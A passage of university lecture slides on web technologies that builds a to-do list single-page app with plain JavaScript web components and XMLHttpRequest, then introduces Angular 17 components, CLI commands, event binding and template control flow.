# CREATING A COMPONENT FROM SCRATCH

```
// New component
class Counter extends HTMLElement {
  constructor() {
    super();
    this.innerHTML = `<button>Clicks : ${count}</button>`;
    let btn = this.querySelector("button");
    // State
    btn.onclick = () => {
      btn.innerHTML = "Clicks : " + ++count;
    };
  }
}

let count = 0;

customElements.define("click-counter", Counter);
```



We're defining a new **HTMLElement** called `<click-counter>`, associated with the Counter class, using the [Web Components API!](#)

The browser will use the Counter class when a `<click-counter>` element is found in the DOM!

# USING A COMPONENT

```
import "../components/counter.js";

export default () => /*html*/
  <h1>Home</h1>
  <p>Simple click counter</p>
  <click-counter></click-counter>
`;
```

```
class Counter extends HTMLElement {
  constructor() {
    super();
    this.innerHTML = `<button>Clicks : ${count}</button>`;
    let btn = this.querySelector("button");
    btn.onclick = () => {
      btn.innerHTML = "Clicks : " + ++count;
    };
  }
}
```

[Home](#) [About](#) [Web Technologies](#)

## Home

Simple click counter

Clicks : 0

To-do list SPA with plain JavaScript.

# WHY SINGLE–PAGE APPLICATIONS?

SPAs offer some advantages over traditional multi-page apps:

- More **dynamic user experience**, similar to desktop apps
- The initial page load is slower (need to download the entire app), but subsequent ones are way faster
- **Reduced server load**
  - Only required data is fetched from the server, and only when needed.
  - No need to transfer entire HTML documents over and over
  - This can help reduce server loads and bandwidth

# A NOTE ON FETCHING DATA

- Before the Fetch API was introduced in ES6, network requests were sent using AJAX
- **AJAX** stands for **A**synchronous **J**ava**S**cript **A**nd **X**ML
- AJAX was implemented using the **XMLHttpRequest** interface
- While XMLHttpRequest is nowadays being replaced by the Fetch API, it is still quite common and you may find it in some packages

# EXAMPLE USING XMLHTTPREQUEST

- Typical workflow consisted in creating an XMLHttpRequest object
- Setting a callback to execute when the request completes
- Initialize a request (set HTTP method, url, whether it is async or not)
- Send the request to the server

```
let xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        // Typical action to be performed when the response is ready:
        document.getElementById("demo").innerHTML = xhttp.responseText;
    }
};
xhttp.open("GET", "/url/to/fetch", true);
xhttp.send();
```


# THE TO-DO LIST SINGLE PAGE APP

*Developed from scratch using plain JavaScript!*



# THE TO–DO LIST SINGLE PAGE APP

- Let's implement our To-do List App as a SPA!
- We'll use the REST API we developed in the earlier lectures
- And we'll add a sleek SPA frontend, written in plain JavaScript
- **Live demo time!**



# THE TO–DO LIST COMPONENT

```
class TodoList extends HTMLElement {
  list = [];
  constructor() {
    super();
    this.innerHTML = /*html*/;
    this.list = this.fetchTodoItems().then( (res) => {
      this.updateTodoList(res);
    });
    let btn = this.querySelector("#save-todo");
    let input = this.querySelector("#todo-input");
    btn.onclick = () => {/*...*/};
  }
  async fetchTodoItems(){/*...*/}
  updateTodoList(list){/*...*/}
  async saveTodo(toSave){/*...*/}
}
```

# THE TO-DO LIST COMPONENT

```
constructor() {
  super();
  this.innerHTML = /*html*/
    <input id="todo-input" placeholder="Write your To-dos here"></input>
    <button id="save-todo">Save To-do Item</button>
    <h3>To-do List</h3>
    <ul id="the-list"></ul>
  ;
  this.list = this.fetchTodoItems().then( (res) => {
    this.updateTodoList(res);
  });
  let btn = this.querySelector("#save-todo");
  let input = this.querySelector("#todo-input");
  btn.onclick = () => {/*...*/}; //handle save todo
}
```

[Home](#) [To-do List](#) [About](#) [Contact](#)

## To-do List

Now implemented as a sleek SPA with plain JavaScript!

Write your To-dos here

Save To-do Item

### To-do List

- Learn Angular ([delete](#))
- Learn Sass ([delete](#))

To-do list SPA with plain JavaScript.

# CHALLENGES WHEN DEVELOPING SPAs

Implementing the To-do List App as a SPA from scratch was educational  
Despite its simplicity, we started to experience some challenges

- **State management.** We needed to keep state and UI always updated and make sure to properly update the views after any state change
- **DOM manipulation.** Manipulating the DOM with the document API requires lots of boilerplate code
- **Client-side Routing.** Our router was pretty basic. What if we were to support parametric routes, redirects, etc.?
- **Efficient rendering.** We just re-draw our entire to-do list every time. What if we wanted to be more efficient?

# FRONTEND FRAMEWORKS

- Frontend frameworks like Angular, React, Vue.js, Ember, Svelte, etc., provide some ready-made solutions to tackle these challenges
- Frameworks also typically include tooling support
  - Generation of boilerplate code
  - Automate build and deployment
- Each framework also provides a somewhat «standardized» way of building frontends
  - A developer who is used to working with a given framework will have less issues moving to a different project using the same framework!
- In the next lecture, we'll get to know **Angular 17!**

# REFERENCES

- **SPA (Single-page application)**

MDN web docs

<https://developer.mozilla.org/en-US/docs/Glossary/SPA>

- **Single page apps in depth**

By Mikito Takada

Available at <http://singlepageappbook.com/> and on [GitHub](#)

Relevant parts: Modern single page apps – an overview

- **Understanding client-side JavaScript frameworks**

MDN web docs

[https://developer.mozilla.org/en-US/docs/Learn/Tools\\_and\\_testing/Client-side\\_JavaScript\\_frameworks](https://developer.mozilla.org/en-US/docs/Learn/Tools_and_testing/Client-side_JavaScript_frameworks)

Relevant parts: Introductory guides: [Introduction to client-side frameworks](#) and [Framework main features](#).

**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — LECTURE 19**


# **FRONTEND FRAMEWORKS: ANGULAR**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)


<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# PREVIOUSLY, ON WEB TECHNOLOGIES

- We've learned about **Single Page Applications**
  - A single web page, with (a good deal of) client-side JavaScript code, that switches between different views by updating the DOM, without fully loading different pages
  - Some complexity involved:
    - Client-side routing
    - View rendering
    - Components and Code Re-use
- Front-end Frameworks are a pre-defined set of software components, tools, and best practices that serve as a **foundation** for developing Single Page Applications



# ANGULAR

- One of the most widely-used frontend frameworks
  - Especially in Italy, and for enterprise applications
- Developed by Google
- Version 2.0 released in 2016
- We'll use version 17



# ANGULAR: CHARACTERISTICS

- Strong focus on **developer tooling** and **productivity**
- **Batteries included**
  - Angular is an **opinionated** full-fledged framework (e.g.: includes dependency injection mechanisms, routing, ...). This helps reduce **decision fatigue** and ensures **consistency across projects**
- Migration support
  - Dedicated tooling to assist developers in migrating to newer versions
- Best practices from the start
  - Enforces TypeScript!

# ANGULAR: INSTALLING THE CLI

```
@luigi → D/O/T/W/2/e/20-Angular $ npm install -g @angular/cli
```

```
added 227 packages in 20s
```

```
@luigi → D/O/T/W/2/e/20-Angular $ ng version
```



Angular CLI: 17.0.8


Node: 20.9.0

Package Manager: npm 10.2.2

OS: win32 x64

# ANGULAR: DEVELOPMENT ENVIRONMENT

- We'll use Visual Studio Code
- An optional, but recommended step to improve developer experience is to install the [Angular Language Service](#) extension



# ANGULAR: CREATING A NEW PROJECT

```
@luigi → D/0/T/W/2/e/20-Angular $ ng new angular-app --create-application

? Which stylesheet format would you like to use? SCSS
? Do you want to enable SSR and SSG/Prerendering? No
CREATE angular-app/angular.json (2791 bytes)
CREATE angular-app/package.json (1042 bytes)
CREATE angular-app/README.md (1064 bytes)

...
CREATE angular-app/src/index.html (296 bytes)
CREATE angular-app/src/styles.scss (80 bytes)
CREATE angular-app/src/app/app.component.html (20884 bytes)
CREATE angular-app/src/app/app.component.spec.ts (931 bytes)
CREATE angular-app/src/app/app.component.ts (370 bytes)
CREATE angular-app/src/app/app.component.scss (0 bytes)
CREATE angular-app/src/app/app.config.ts (227 bytes)
CREATE angular-app/src/app/app.routes.ts (77 bytes)
```

# ANGULAR: RUNNING THE PROJECT

```
@luigi → D/0/T/W/2/e/20-Angular $ cd angular-app
```

```
@luigi → D/0/T/W/2/e/2/angular-app $ ng serve
```

Initial Chunk Files	Names	Raw Size
polyfills.js	polyfills	82.71 kB
main.js	main	23.23 kB
styles.css	styles	96 bytes
Initial Total   106.03 kB		

Application bundle generation complete. [1.176 seconds]  
Watch mode enabled. Watching for file changes...

→ Local: <http://localhost:4200/>



## Hello, angular-app

Congratulations! Your app is running. 🎉

[Explore the Docs](#) ↗

[Learn with Tutorials](#) ↗

[CLI Docs](#) ↗


[Angular Language Service](#) ↗

[Angular DevTools](#) ↗



# COMPONENTS

- Components are the **building blocks** of Angular apps
- Each component is responsible for defining the **function** and **appearance** of an element
  - Its **code** (state, business logic, events),
  - **HTML** layout,
  - **CSS** style
- In Angular, a component may also contain other components
- You can think of an Angular app as a tree of components



# ANATOMY OF A COMPONENT

- A component is basically a TypeScript class
- Components are annotated with **metadata** passed as an object to the **@Component** decorator
- Metadata specify, among other things, the HTML layout and CSS (or Sass) styles for the component

```
@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello Angular!</h1>",
  styles: "h1 {font-family: sans-serif; color: darkblue;}",
})
export class AppComponent {}
```


# ANATOMY OF A COMPONENT: SELECTOR

- **selector** is used to tell Angular where to render the component
- Angular will create an instance of the component for every matching HTML element
- Below, the AppComponent will render in `<app-root>` HTML elems

```
import {Component} from '@angular/core';

@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello Angular!</h1>",
  styles: "* {color: darkblue;}",
})
export class AppComponent {}
```

```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>AngularApp</title>
</head>
<body>
  <app-root></app-root>
</body>
</html>
```



# ANATOMY OF A COMPONENT: TEMPLATES

- Templates and styles can also be specified in a separated file
- Paths are relative to the position of the TypeScript class

```
import {Component} from '@angular/core';

@Component({
  selector: 'app-root',
  standalone: true,
  templateUrl: './app.component.html',
  styleUrls: ['./app.component.scss']
})
export class AppComponent {}
```

```
// app.component.html file
<h1>Hello Angular!</h1>
```

```
// app.component.scss file
h1 {
  font-family: sans-serif;
  color: darkblue;
}
```


# COMPONENTS: INTRODUCING STATE

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello {{name.toUpperCase()}}!</h1>",
  styles: "h1 {font-family: sans-serif; color: darkblue;}",
})
export class AppComponent {
  name = 'Web Technologies';
}
```



Expressions within {{ }} in Angular templates are evaluated, and the result (converted as a string) is rendered in the template



# COMPOSING COMPONENTS

- We created our first component, with its template and styles
- What if we want to add a new component to our app?
- Suppose we want to add a Counter component, that includes a button and keeps track of how many time the button was clicked on.
- We can use the Angular CLI to create the boilerplate code for us

```
@luigi → D/0/T/W/2/e/2/angular-app $ ng generate component counter

CREATE src/app/counter/counter.component.html (22 bytes)    // HTML template
CREATE src/app/counter/counter.component.spec.ts (603 bytes) // tests (will see later)
CREATE src/app/counter/counter.component.ts (239 bytes)      // TS class
CREATE src/app/counter/counter.component.scss (0 bytes)     // Styles file
```

# GENERATED BOILERPLATE CODE

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-counter',
  standalone: true,
  imports: [],
  templateUrl: './counter.component.html',
  styleUrls: ['./counter.component.scss']
})
export class CounterComponent {}
```


```
// counter.component.html file
<p>counter works!</p>
```

```
// counter.component.scss file
// This file is empty
```

# COMPOSING COMPONENTS

```
import { Component } from '@angular/core';
import { CounterComponent } from './counter/counter.component';


@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CounterComponent],
  template:
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter />
  ,
  styles: "h1 {font-family: sans-serif; color: darkblue;}",
})
export class AppComponent {
  name = 'Web Technologies';
}
```



# THE COUNTER COMPONENT

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-counter',
  standalone: true,
  template: `
    <button>Click me</button>
    <p>The button was clicked {{counter}} time(s).</p>
  `,
  styles: `p, button {
    font-size: 1.25em;
    font-family: sans-serif; }`
})
export class CounterComponent {
  counter: number = 0;
}
```



# HANDLING EVENTS

- In Angular, events are bound to handlers using the parentheses syntax
- For example, to assign an handler to the **click** event on a button, we can write in the template

```
<button (click)="increment()">Click me</button>
```


- Where **increment()** is, for example, a method of the component

# THE COUNTER COMPONENT

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-counter',
  standalone: true,
  template: `
    <button (click)="increment()">Click me</button>
    <p>The button was clicked {{counter}} time(s).</p>
  `,
  styles: 'p, button { font-size: 1.25em; font-family: sans-serif; }'
})
export class CounterComponent {
  counter: number = 0;

  increment() {
    this.counter = this.counter + 1;
  }
}
```



# STANDALONE COMPONENTS


- Standalone components set «`standalone: true`» in their metadata
- These components can directly import other components, directives and pipes used in their templates
- Older Angular code (before version 14) used a different mechanism for importing and using other components, called [NgModule](#)
- In the Web Technologies course, we will only use standalone components

# ANGULAR TEMPLATES: CONTROL FLOW

- We've seen that Control flow constructs are very useful in templates
- Often we need to conditionally render some part of the template, or to iterate over multiple elements and render the same portion of template over and over
- Angular templates support these scenarios with the familiar **@if/@else** and **@for** template syntax
- Before Angular 17, **ngIf** and **ngFor** directives were used

# ANGULAR TEMPLATES: @IF/@ELSE

```
// template for the Counter component
<button (click)="increment()">Click me</button>
<p>
  The button was clicked {{counter}}
  @if(counter==1){time} @else{times}.
</p>
```



# ANGULAR TEMPLATES: @FOR

